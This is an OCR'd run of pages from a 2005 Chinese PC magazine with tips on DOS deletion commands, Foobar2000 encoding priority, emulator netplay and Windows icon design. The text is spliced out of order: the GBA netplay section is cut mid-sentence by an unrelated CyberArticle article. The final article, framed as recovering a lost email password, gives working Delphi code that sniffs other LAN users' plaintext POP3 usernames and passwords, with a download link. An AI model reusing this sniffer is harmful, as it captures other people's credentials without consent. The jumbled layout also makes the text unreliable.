镇长对 rd 近乎偷懒的工作态度再也无法容忍了：″你弟弟 del 这么辛苦，为什么你在拆除小区的时候不能帮着拆除建筑呢？″

目标 8：删除 d:\movies 目录及其下的文件、子目录

rd d:\movies /s

命令格式：rd 目录名

命令讲解：在使用此参数时，系统也会提示确认以防误删除。同样地，rd 也支持 /q 参数的″安静模式″，如″rd d:\movies /s/q″。/s 和 /q 参数同样也仅在 Windows 2000/XP/2003 中才被支持。

本期脚本套餐：删除系统临时文件 适宜人群：初/中级用户

针对 Windows 2000/XP/2003 的版本：

```
@echo off
del %temp%\*.* /s/q
```

针对 Windows 9x 的版本：

```
@echo off
deltree /y %temp%
md %temp%
```

脚本讲解：在 Windows 2000/XP/2003 中，系统变量″%temp%″代表″Documents and Settings″目录下当前用户的临时文件存储目录(见图 5)；而在 Windows 9x 中，该系统变量则表示 Windows 目录下的 Temp 目录。由于 Windows 9x 不支持 rd 命令，所以就必须使用 deltree 命令删除整个临时文件目录及其下所有文件，然后再用 md 命令重建该目录。



图 5

小提示

将删除临时文件的脚本放在启动组中，即可实现每次启动都清空临时文件的功能。

DIY 你的 DOS 菜

上期答案

1.在 D:\ 下新建名为“cfan”的目录，然后在其下新建名为“info”的子目录。

md d:\cfan

md d:\cfan\info

2.试试如何将第 1 题的两条命令合并为一条。

md d:\cfan\info

3.将 D:\cfan 下所有扩展名为 TXT 文件复制到 D:\cs 下。

copy d:\cfan*.txt d:\cs

本期习题(答案下期公布)

1.删除 d:\test 目录下所有的隐藏文件，要求删除每个文件时都提示确认。

2.删除 d:\test 目录，包括其下所有的子目录及文件。

3.在第 2 题的基础上，采用“安静模式”。 CF [YY05]

解决 Foobar2000 转换 MP3 时 CPU 占用率过高的难题

让 Foobar2000 转换 MP3 不再“卡”机

★★

■ Lansend

自从有了Foobar2000，我就再没用过Winamp。原因是我已经爱上了Foobar强大的功能和他那朴素的界面，还有一大原因是——Foobar强大的音乐转换功能(Foobar2000增强版适用，否则请先安装Lame插件)。

有一次在利用Foobar2000将整批APE文件转换MP3时，我发现一个相当棘手的问题，就是CPU占用率过高，根本无法同时进行其他操作。经过一番摸索之后，发现了三个解决办法。不敢独享，写出来以 读者。

*本文使用Foobar2000 v0.8.3汉化增强版为例，其他版本请参考步骤进行设置。

懒人的智慧:手动降低转换进程的优先级

只要是稍微有点系统管理经验的人就会想到使用“任务管理器”来设置进程优先级。首先按“Ctrl+Alt+Del”组合键调出“Windows任务管理器”，切换到“进程”选项卡，选择lame.exe进程，按右键并在弹出菜单中选择“设置优先级→低”。机器立刻会从昏睡状态中苏醒，又变得反应敏捷了。这种方法简单易行，不过当你一次性转换几十上百个文件时，那就等着疲于奔命吧——每当开始一个新文件的转换时，优先级就会自动切换回“标准”。晕……

喜新厌旧的便利:利用新版本Lame的参数

如果你是一个追新的人，那你的Lame应该就是最新的3.97了。恭喜你，这次你有福了。在Foobar2000中设置一个参数就能轻松享用鱼与熊掌兼得的乐趣了。首先选择菜单“Foobar2000→参数设置”，在弹出的设置窗口左侧树状目录中选择“diskwriter”，在右侧的“输出预置”列表框中选择“命令行编码器:LAME --alt-preset insane”(见图1)，然后单击下方的“编辑”按钮弹出编码器设置页面。在“参数”文本框最后添加“ --priority 0”(见图2)。




图1



图2

对Lame的standard、extreme等模式的修改方法也和此一致(在“输出预置”中选择)，不再赘述。这个方法只对较新的Lame版本有效，可以通过命令行方式“lame -?”获取参数列表来检验所使用的版本是否支持该参数。

执著者的选择:脚本转换

有不少音乐发烧友坚持认为Lame 3.90和3.92两个版本的编码质量是最优秀的，而这两个版本恰恰又无法支持priority参数。为满足这部分朋友的需要，笔者编写了一个脚本并实现了自动调整优先级的功能。

第一步：打开“记事本”输入以下内容并保存为lame.vbs(为方便广大读者，我们已将脚本上传，可从http://www.newhua.com/cfan/200506/lame.vbs下载)，放置在Foobar2000的安装目录中。

注意：脚本中假设lame.exe位于C:\Program Files\foobar2000，可以依据实际情况修改。

```
command="cmd /s /c start ""lame"" /low /wait ""c:\program files\foobar2000\lame.exe"" --alt-preset insane "
Set objArgs = WScript.Arguments
arg1=""
arg2=""
For I = 0 to int(objArgs.Count/2)-1
   arg1=arg1+objArgs(I)+" "
Next
arg1=left(arg1,len(arg1)-1)
For I=int(objArgs.Count/2) to objArgs.Count-1
   arg2=arg2+objArgs(I)+" "
Next
arg2=left(arg2,len(arg2)-1)
command=command+""""+arg1+"""" "+""""+arg2+""""
Set WshShell = WScript.CreateObject("WScript.Shell")
Return = WshShell.Run(command, 1, true)
```

第二步：根据上文中的方法打开编码器设置页面。在“编码器”文本框中填入脚本文件的路径，如本文中填写的是“C:\Program Files\foobar2000\lame.vbs”(不含引号)。最后在“参数”文本框中填入“%s %d”。

无论你是懒人、喜新厌旧的新软试用狂，或是执著的经典版本支持者，在这样一番设置后，相信使用Foobar2000转换MP3时对其他程序的影响将大大降低，不必再为转换时什么也干不了而发愁了。 CF [YY06]

又晃又抖　制作酷酷的震动签名

★★

■辽宁　小新

在论坛中让别人在最短的时间内记住你的方法就是有一个特别的签名档。这里给大家介绍一款名为Ugo tool的软件，它是一个用来生成可以震动的GIF动画的小工具，通过它可以制作出独一无二的签名。

第一步:打开Ugo tool，在主界面上利用工具，拖拽鼠标进行绘画(见图1)。如果画错了，可以点击“删除末尾的顶点”按钮(快捷键Ctrl+Z)来删除末尾的节点。在绘画之前，最好是按Ctrl+Y先禁止震动(再按Ctrl+Y恢复)，这样有利于更好地进行绘画。




图1

第二步:图像都画好后，接下来对震动参数进行设置(快捷键Ctrl+P)。可以根据自己的实际情况来设置震动的幅度、图像的尺寸和颜色。

小提示

Ugo tool还提供了VTR模式。这个模式就是采用了手绘动画记录的方法。只要在工具栏上点击VTR按钮，就能预览到VTR模式输出的效果了。

Ugo tool小档案

- 软件版本:1.33　　软件大小:588KB
- 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.onlinedown.net/soft/38120.htm

第三步:最后输出的动画可以保存UGM和GIF两种格式。其中UGM是Ugo tool自带的格式，特点是体积小，但只能用Ugo tool才能打开。一般我们都保存为GIF格式。虽然体积大一点，但可以直接用到论坛或其他地方。保存方法很简单，只要点击工具栏上的“输出为GIF格式文件”按钮即可(见图2)。设置好文件的保存位置、GIF文件的宽度/高度、是否采用抗锯齿技术和背景是否透明等参数，如果需要输出VTR动画，则选择“VTR动画”项即可，最后单击“制作”按钮就能生成GIF动画文件了。




图2

CF [YY07]

ISO的魔法“缩小灯”

★★★

■浙江　linle

ISO这种光盘镜像格式想必大家都十分熟悉了，大家从网上下载的所谓的“原版拷贝”基本上都是以这种格式发布的。近日，笔者发现了这种文件的另一个用途——“压缩”。这里指的压缩并不是像WinRAR这样的实际意义上的压缩，详细过程如下。

前几日，笔者从网上下载了一个电子读物，分为上下卷，解压缩后每卷320MB左右。正当笔者心痛得要将　据的硬盘上其他内容删去来安装这个电子读物时，猛然发现两卷中只有图书库这个文件夹里的内容和其他少数安装配置文件不同，剩下的近300MB(大概是语音引擎和背景音乐等)竟完全一样。

既然如此，完全可以将其中相同内容删除掉一份，需要时再从另一卷剪切过来即可。不过，这方法虽好，但略显麻烦。这时笔者想到了当时刻盘时发现的ISO格式的文件系统。这种文件系统可以将文件内容完全相同的几个文件存储到磁盘的同一个位置，但从目录上看却是不同的文件。这样，当然可以大大地省去那些被重复文件占用的空间了，这种就是UNIX下的文件连接技术。明白了原理后我们说干就干。



第一步:打开UltraISO文件编辑，新建一个光盘，将分别保存着两本电子书的“世界名著”和“世界名著02”文件夹导入。

第二步:选择菜单中的“文件→属性”，勾选“优化文件”项(见图)，然后点击“文件→保存”，将这个ISO文件保存。

完成后，你就会看到一个仅有352MB的ISO文件了，这个大小正是去除重复文件后的体积。以后我们想看的时候，只要用任意虚拟光驱打开这个ISO就可以了。

CF [YY08]

■福建　水冰淼

★★

教你和远方朋友一起打游戏

本文可以帮你学到

- 让街机模拟器连上网
- 用GBA模拟器上网打游戏
- 让你和远方好友重温“红白机”

“一个软解压VCD播放软件，比如超级解霸，你可以称它为VCD播放软件，也可以叫它影碟机模拟器。一般来说，模拟器是一种计算机应用程序，它可以使某个硬件平台上的程序软件在其他的平台上运行。”

——白金之星《模拟器FAQ》

模拟器使我们可以在计算机上玩到不同平台上的游戏。但我们可以做得更多，甚至是与远方的好友联机对战。

1.街机篇

Kaillera是一个很好的模拟器联机插件，它支持多种模拟器，其中包括我们常用的街机模拟器Kawaks、Mame及Nebula等。除此之外，它还支持Nemu64、Gens等家用游戏机模拟器的联机。下面我们就来与好友联网玩游戏(如果你要加入已经有的服务器，可跳过前两步)。

第一步:下载Kaillera的服务器端(下载地址:http://www.nullsoft.com/free/kaillera/kaillerasrv-0.86-win32.zip)，解压后得到三个文件，kaillerasrv.txt(说明文件)、kaillerasrv.exe(服务器端程序)、kaillerasrv.conf(配置文件)。

第二步:用“记事本”打开kaillerasrv.conf。里面主要分为二部分:“;”开始的说明部分和用等式表示的配置项目(把等号后面改为你想要的设置)，主要参数有下面这些。

“ServerName=”根据你的需要设置服务器名，比如ServerName=CFanEmu;“MaxUsers=10”表示最大的连接数，超过这个值就不能再连接到这个服务器了;“Port=27888”为服务器使用的端口，请确认网络防火墙已经打开此端口;“Public=1”为连接类型，如果只是在局域网内玩游戏的话设为“0”，否则设为“1”。

设置好后保存并关闭文件，运行kaillerasrv.exe，看到“Touching done!”表示服务器端启动成功(见图1)。




图1　注意局域网模式不会出现此提示

第三步:下载包含有Kaillera的Mame(下载地址:http://www.nullsoft.com/free/kaillera/mame32-067-414-ka09.exe)，打开Mame模拟器，选择菜单File→Play network game(文件→联网游戏)。

> **小提示**
>
> 如果是Kawaks，则选择菜单File→Start netplay(文件→开始网络游戏)。如果是Nebula，运行安装目录下的Nebulanet.exe打开Kailllera客户端窗口。

第四步:在打开窗口的Username(用户名)处填写你的称，如“CFan”，然后点击Enter IP按钮，输入你自己的IP地址(见图2)，进入刚刚在本机建立的Kaillera服务器，按Connect。连接成功后就会弹出显示服务器状态的窗口。




图2

> **小提示**
>
> 点击Refresh list(刷新列表)按钮，就可以搜索到很多游戏服务器，双击就可以进入。

第五步:点击窗口下侧的Creat new game(新建游戏)并在弹出菜单中选择一个游戏。这时将你的IP地址告诉好友，然后让对方按照第三及第四步的方法进入你的服务器，并在游戏列表中选择游戏，点击Join加入，最后，点击Start game(开始游戏)按钮就可以开始游戏了。注意，新建或加入游戏都必须有相应的游戏ROM才可运行。

2.GBA篇

GBA掌机可以通过通讯电缆或附件进行通讯。如果是在电脑上联机玩GBA呢？其实GBA模拟器也可以通讯的，例如知名的VBALink等。

很多人都知道GBA上有很多游戏是可以联机的，而且一些特殊物品或装备需要联机交换后才可以得到，那么在一台电脑上联机实现"模拟联机"(同时开两个窗口)或是在局域网内进行联机就很有必要了。这里我们使用的联机软件就是VBALink，它是VBA模拟器的通讯版本，你可以从http://vbalink.wz.cz/vbalink172l.zip下载到它。

第一步:解压缩下载后的软件，运行VisualBoyAdvance.exe文件，选择菜单中的Options→Link(选项→连接)，在弹出窗口中选择LAN(见图3)。这时会提示你要重启VBALink才能完成配置，单击"确定→OK"按钮后重启VBALink。



图3

第二步:运行解压缩后的Vbaserver.exe(服务器端程序)文件。在打开的DOS窗口中输入玩家数(2-4人)，按回车键确定，这时会显示出服务器端的IP地址。

第三步:重新运行VisualBoyAdvance.exe，选择菜单中的Options→Link，在弹出的窗口中选择玩家数，并在Server IP中输入服务器端的IP地址，单击Connect按钮。连接成功后会弹出提示成功的窗口，单击"确定→OK"按钮后回到主窗口。

第四步:这时服务器端的窗口会显示有一个玩家连接到服务器端，当所有玩家都成功连接时就会显示OK(见图4)。现在打开可以通讯的游戏后就可以联机了。



图4

最后，如果是在一台电脑上联机，只要在本机建立服务器后，输入本机IP地址，然后分别打开两个游戏就可以

一专多能 网文快捕的另类利用

★　■重庆　陈禹翔

网文快捕(Cyberarticle)是网民上网收集文章的利器，其强大的功能和优良的管理界面深入人心，但网文快捕的功能远非如此，其一些不为人知的功能可以给我们带来更大的方便。

实战一：批量导出 Foxmail、Outlook Express(以下简称 OE)和 The Bat!邮件

通常的邮件导出你用什么？虽然邮件客户端软件本身也提供了这些功能，但是大多有每次只能导出一个文件的限制，这对订阅了大量电子杂志的人来讲太过难受痛苦。现在，网文快捕给了我们另一个选择。

第一步：打开网文快捕，选择菜单中的“工具→Extract email from Foxmail...”

第二步：在弹出的对话框 Microsoft Outlook Express Dbx file name(可能是作者的失误，所有的邮件导出界面都显示为 Microsoft Outlook Express)文本框中填写 Foxmail 的邮件保存路径(见图1)。一般来说，Foxmail 的收件箱对应的文件是 in.box，发件箱对应的是sent.box。在The folder of the eml files extracted to 文本框中填入转换后邮件的放置地点。一切准备好后点击 Start 按钮即可。



图 1

小提示

如果要转换 OE 的邮件，可选择菜单中的“工具→Extract email from Outlook Express”，然后按照 Foxmail 的方法进行导出。选择菜单中的“工具→Extract email from The Bat！”可以用同样方法导出 The Bat！的邮件。

实战二：转换 MHT、EML 文件为 HTML 文件

这个是笔者认为非常实用的一个功能，特别是将 EML 转化为 HTML 文件的功能。将 EML 或者 MHT 文件转化为一般的 HTML 文件会更有助于文件的使用以及文件资源的提取。

通讯。注意，单机下通讯要确认菜单项 Options → Emulator → Pause when inactive window(选项→模拟→窗口处于非活动状态时暂停游戏)处于未选中状态。

小提示

VBALink 并不支持互联网通讯，总有点美中不足。如果你偏偏又非要在互联网上玩 GBA，那可以使用 Rascal Boy Advance(下载地址:http://www.rascalboy.nzone.it/download/rascalboy1285.zip)来代替 VBALink。然后下载并安装通讯插件 SIO MultiPlayer Plugin(下载地址:http://www.newhua.com/cfan/200507/multiplugin.zip)。使用时将通讯插件解压缩至 Rascal Boy Advance 所在目录，再选择菜单中的 Options→Communication Port→SIO MultiPlayer PlugIn(选项→通讯端口→SIO MultiPlayer PlugIn)，接着在菜单中的 File→Properties(文件→属性)中的 SIO MultiPlayer PlugIn 选项卡中设置好连接方式，其中 Server 为服务端，Client 为客户端。最后再运行 Mplink.exe，按刚才的设置选择服务端或客户端并填好服务端 IP(见图5)。完成后点击 Connect 按钮，这时可以在 Console 选项卡中查看连接状态并在游戏中进行通讯了。




图 5

3.家用机 FC 篇

FC 模拟器就是很多朋友小时候玩的“红白机”，要想联机玩它上面的游戏，可以说非常简单。

第一步：从 http://www.newhua.com/cfan/200507/virtuanes.rar 下载 VirtuaNES 模拟器。

第二步：解压缩后运行目录中的 VirtuaNES++.exe。选择菜单“Go →打开”并在弹出窗口中打开要联机的游戏。

第三步：选择菜单“Go →开始联机”，在弹出的“网络对战”窗口中选择“服务器”，点击“连接”(见图6)。



图 6　这里可以看到端口号

第四步：把你的 IP 和联机所使用的端口告诉你的朋友，即客户端。

第五步：在客户端同样打开“网络对战”窗口，选择“客户端”，并按“IP:联机端口”的格式在“地址”处输入 IP 地址，如192.168.0.2:10000，最后点击“连接”即可。 CF [YY09]

第一步:进入软件，选择菜单中的“工具→Convert mht，eml to htm”。

第二步:在弹出的Mime2Html窗口中选择Add files...加入要转换的文件(可批量选取)，通过Change path设置好文件输出路径。软件默认的输出路径是文件的当前路径，可以点Change path...来改变文件输出路径。最后点击Start稍等片刻就可以完成转化了(见图2)。




图2

实战三:收集Flash

网络上收集Flash的方法可谓是五花八门，现在流行的也就是装一个软件来专门捕获Flash。但还要安装软件实在麻烦，其实我们完全可以直接使用网文快捕中的收集Flash的功能，而不必再安装其他软件。

第一步:打开包含有Flash动画的网页，在任意位置右击，选择“使用CyberArticle保存更多内容”。

第二步:在弹出的窗口中选择“所有的flash动画”项(见图3)，在弹出的对话框里选择需要下载的Flash动画，选中“把flash动画保存为磁盘文件”项，在下面的文本框中填入保存路径，点击“确定”完成导出。



图3

CF [YY10]

去除Realsched.exe进程何必舍近求远?

★ ■江勇晖

用过Real软件的都知道，无论是RealOne Player，还是Real Player，在系统启动时都会自动加载Realsched.exe。即使结束后，下次运行Real软件，还会自动加载。针对这个问题大部分人都会用修改或删除Real软件安装文件夹下的Realsched.exe或者更改注册表的方法来解决。其实大可不必如此麻烦，在Real软件中就有解决办法:以Real Player 10为例，打开该软件，点击“工具→首选项”菜单，打开对话框。在左边窗体中单击“自动服务”选项，然后在右侧窗格中去除“监视文件夹”及“设备”两项的勾选。这样Real软件就会取消自动加载realsched.exe进程的功能。

CF [YY11]

■聪聪

我把你变成美丽图标啦

轻轻松松学做 XP 风格图标

★★★

本文可以帮你学到

- 用 Photoshop 的渐变工具制作 XP 风格的图标图片
- 学会使用 IconWorkshop 来制作图标

自从 Windows XP 出现，Windows 中的图标变得越来越来漂亮了，这是因为在 Windows XP 下图标文件可以使用 32 位色，这其中包括了 24 位色(1677 万色)和 8 位 Alpha 通道(透明区域)。而在这之前，图标只能使用 8 位色彩或 4 位色彩(图标中只有一种透明状态:完全透明/完全不透明)，8 位 Alpha 通道就意味着图标可以有从“0”(完全透明)到“256”(完全不透明)共 256 级灰度的透明状态。下面，我们就来制作一款 XP 风格的图标吧。

1.制作漂亮的 XP 风格图标图片

第一步:打开 Photoshop，按 Ctrl + N 组合键，新建一个 96 像素 × 96 像素，背景为“透明”的图片。

第二步:用“椭圆选框工具”，按住 Shift 键，从图片左上角拖动鼠标至接近右下角的位置，这样可以画出一个正圆(见图 1)。




图 1　注意不要让圆占满整个图片

第三步:按 G，选择“渐变工具”，并设置为由黑至灰的“线性渐变”，然后填充刚刚画好的正圆(见图 2)。




图 2

第四步:选择菜单中的“图层→图层样式→混合选项”，勾选“投影”，“距离”设置为 3，“大小”设置为“2”。然后在窗口左侧勾选“内发光”，在“混合模式”中选择“变暗”，并设置内发光色为“黑色”(见图 3)。




图 3

第五步:新建“图层 2”，在制作好的正圆上部画出一个略小的圆，然后使用白至黑的“线性渐变”，由上至下填充白黑渐变。

第六步:按住 Ctrl 键在图层面板中点击“图层 1”，新建“图层 3”，然后选择菜单中的“选择→修改→收缩”，在“收缩量”中输入 2，按 M 键选择“矩形选框工具”，再配合 Alt 键，将选区的上半部分去除，最后的效果如图 4 所示。




图 4

第七步:用“线性渐变”工具，并设置为白到透明的渐变，拖拽鼠标由下至上填充渐变。接着选择菜单中的“滤镜→模糊→高斯模糊”，并在“半径”中输入“1.5”，点击“确定”。同时设置图层 3 的不透明度为 65%(见图 5)。




图 5

第八步:经过上面的操作，你 XP 风格图标已经完成大半，剩下的就是找来一些图片，比如你 MM 的照片，然后将其中的图片放到制作好的按钮图标上(见图 6)。



图 6　用魔术棍在原图中选择白色区域，反选后，就可以将原图中的图像“抠”出来，并粘贴至图标上，最后用 Ctrl + T 修改大小

小提示

这里可以使用任何图片，比如 QQ 中的表情。另外，我们也提供了一些图标文件下载，可以从 http://www.newhua.com/cfan/200507/ico.rar 下载到 1000 多种图标元素。

第九步:在菜单中选择“文件→存储为”，将图片保存为 PNG 格式，“交错”选择“无”即可。

Just Do It

制作天蓝色调的XP风格图标图片

我们上面制作的是一款黑色的XP风格图标图片，如果将其中的黑白渐变改为蓝白渐变就可以制作出一款天蓝色调的XP风格图标图片。

2.将图片转换为透明图标

图片已经有了，现在就要将图片转换为图标了。

第一步:从网上下载Axialis IconWorkshop 5.03(下载地址:http://www.onlinedown.net/soft/9919.htm),我们这里提供的下载地址为英文版，大家可以在网上搜索到汉化版。

第二步:打开IconWorkshop，选择菜单中的"文件→打开"，将刚刚保存的PNG图片打开。由于刚刚保存的PNG图片背景已经是透明的，所以我们不必再转换其背景为透明。

小提示

如果是其他需要让背景变为透明的图片，可以选择菜单中的"图像→转换为Alpha通道的真彩色(32位)"。

第三步:选择菜单中的"图像→从内容创建新图标"，然后在弹出窗口中勾选需要创建图标的类型，建议全部勾选。接着点击"确定"按钮(见图7)。



图7

第四步:按Ctrl + S，即可将图标保存为ICO文件。

小提示

★图标制作完成后，还可以用IconWorkshop替换系统图标:选择菜单中的"编辑→自定义Windows图标"，在弹出的"自定义Windows图标"窗口中，就可以用刚刚制作的图标，修改"开始菜单"、"桌面"及"自定义文件夹"等项目的图标了。

★如果是想替换某类文件的显示图标，可以打开"我的电脑"，选择菜单中的"工具→文件夹选项"，在"文件类型"标签下选择要修改的文件类型，然后点击"高级→更改图标"按钮，在新弹出窗口中使用"浏览"按钮，选择刚刚制作好的ICO，就可完成替换了。

至此，你的系统就可以用上漂亮的图标了，另外还要提到一点，如果你用的是Windows 9x/2000是无法使用上面这种图标的。

3.如何使用你的XP图标

制作好的XP的图标，当然不是仅用作桌面图标（右击桌面快捷方式的图标并选择“属性”，接着在“快捷方式”选项卡中单击“更改图标”按钮，在弹出窗口中单击“ 览”按钮并定位到你制作的图标即可）。我们要将它用在一些美化系统的软件中。

实例1:在ObjectDock Freeware中自定义图标

ObjectDock Freeware(下载地址:http://nj.onlinedown.net/soft/4712.htm)是一款非常不错的任务条替换软件。

第一步:右击ObjectDock Freeware工具栏，选择Dock Setting，点击菜单中的Create→New Shortcut(建立→新的快捷方式)。

第二步:在弹出窗口中设置好Title(标题)，通过Browse(览)按钮，设置好程序的所在位置，最后通过Change Image(修改图标)，选择制作好的XP风格图标，就可以使用了(见图8)。




图8

实例2:在True Launch Bar中自定义图标

True Launch Bar(下载地址:http://nj.onlinedown.net/soft/21983.htm)是一款非常不错的任务栏增强工具，你可以在2005年第4期《狂喂补药 快速启动栏变Super启动栏》一文中学会如何使用它。True Launch Bar中几乎所有位置都可以换图标，下面我们主要介绍修改快捷按钮图标的方法。



图9

第一步:右击需要修改的按钮图标，选择Appearance→Change Icon(外观→改变图标)。

第二步:点击Browse→Browse icon file(览→ 览图标文件)，选择制作好的图标文件即可(见图9)。

CF [YY12]

不用伪装成POP3服务器，还是能找到你的密码……

找回丢失的邮件密码



★★

■江苏 冯徐波

随着计算机技术的发展，网络已成为生活中不可或缺的工具，随之而来的各种密码也让人头痛不已，如果你的邮箱密码忘记了应该怎么办呢？在局域网中由于采用了广播方式，因此，在某个广播域中监听所有的信息包成为了可能。今年第2期中浙江俞伟明朋友介绍了伪装成POP3服务器的方法，的确另辟 径，但是本文单刀直入，将介绍通过监听网络的信息包直接分析出用户的电子邮件账户、密码，以此来找回丢失的密码。

如果您想先睹为快，可以直接下载编译好的密码找回程序，地址是：http://www.cfan.com.cn/11program/200507/mailpass.zip。

1.程序原理

对于目前很流行的以太网协议，其工作方式是：将要发送的数据包发往连接在一起的所有主机，包中包含着应该接收数据包主机的正确地址，只有与数据包中目标地址一致的那台主机才能接收。但是，当主机工作在监听模式下，只要数据包经过自己，无论数据包中的目标地址是什么，主机都将接收。

现在网络中使用的大部分协议都是很早设计的，许多协议的实现都是基于一种非常友好的、通信的双方充分信任的基础之上，许多信息以明文发送。因此，如果用户的账户名和口令等信息也以明文的方式在网上传输，便能轻易地从监听到的信息中提取出需要的密码信息。

2.密码监听的实现

本文只讨论监听Outlook、Foxmail等邮件客户端软件工作时产生的密码。由于Outlook、Foxmail等采用POP3协议与邮件服务器进行连接，而POP3协议采用明文方式进行数据交换，因此只要能对监听的数据直接过滤即可以分析出邮件的用户名与密码。WMSocket方法是整个程序的关键，以下给出完整的代码：

```
procedure TForm1.WMSocket(var Msg: TMessage);
const
  BufSize = 65535;
var
  Buf: array [0..BufSize] of Char;
  IPHeader: PIPv4_HDR; // IP头
  IPHeaderLen: Byte; // IP头长度
  TCPHeader: PTCP_HDR; // TCP头
  TCPHeaderLen: Byte; // TCP头长度
  Data: PChar; // 监听到的数据
  Ret: Integer;
begin
  ZeroMemory(@Buf, BufSize);
  // 用recv函数接收数据
  Ret:=recv(s, Buf, BufSize, 0);
  if Ret=SOCKET_ERROR then
  begin
      ShowMessage('recv failed with error '+IntToStr(WSAGetLastError));
    Exit
  end;
  IPHeader:=PIPv4_HDR(@Buf[0]);
  IPHeaderLen:=(IPHeader.VerLen and $F)*4;
  TCPHeader:=PTCP_HDR(@Buf[IPHeaderLen]);
  TCPHeaderLen:=(ntohs(TCPHeader.LenFlag) shr 12)*4;
  Data:=@Buf[IPHeaderLen+TCPHeaderLen]; // DATA中保存了监听到的数据
  // 使用OUTLOOK或FOXMAIL，显示E-MAIL账号、密码

  // 若该IP包中包含"USER",说明正在进行POP3用户握手验证,以下获取该用户名
  if pos('USER',Data)=1 then
  begin
    // inet_ntoa为WINSOCK2内置函数,IPHeader.DestAddr为IP包中的源地址
    listbox1.Items.Add ('局域网内接受邮件地址:'+inet_ntoa(TInAddr(IPHeader.SrcAddr)));
    // IPHeader.SrcAddr为IP包中的目标地址
    listbox1.Items.Add('邮件服务器地址:'+inet_ntoa(TInAddr(IPHeader.DestAddr)));
    listbox1.Items.Add ('账号:'+copy(Data,6,length(Data)-4));
  end;
  // 若该IP包中包含"PASS",说明正在进行密码验证,以下获取该密码
  if pos('PASS',Data)=1 then
  begin
    listbox1.Items.Add('密码:'+copy(Data,6,length(Data)-4));
    listbox1.Items.Add ('---------------');
  end;
end;
```

程序中用到的Winsock2单元文件可以在ftp://delphi-jedi.org/api/Winsock2.zip下载，完整的文章和源代码可以在http://www.cfan.com.cn/11program/200507/ltjgyy.htm找到。

在上面的密码监听程序的基础上稍加修改，比如增加对Data变量的过滤条件，可以使你的监听范围更大，监听到更多的内容，比如跟朋友QQ时，使用inet_ntoa(TInAddr(IPHeader.SrcAddr))、inet_ntoa(TInAddr(IPHeader.DestAddr))即可以获取好友的IP地址；又比如网游截包分析制作游戏外挂等等，都是一样的。需要注意的是，如果要接收局域网中其他计算机的信息，该程序必须在HUB环境中运行或者在网关服务器上运行。若有其他问题，请与我联系，我的电子邮件地址是：fxb2000@bentium.net。

以上程序在Windows XP、Delphi 7中调试通过。CF [YY13]

新软物语

视频文件巧合并:MediaJoin



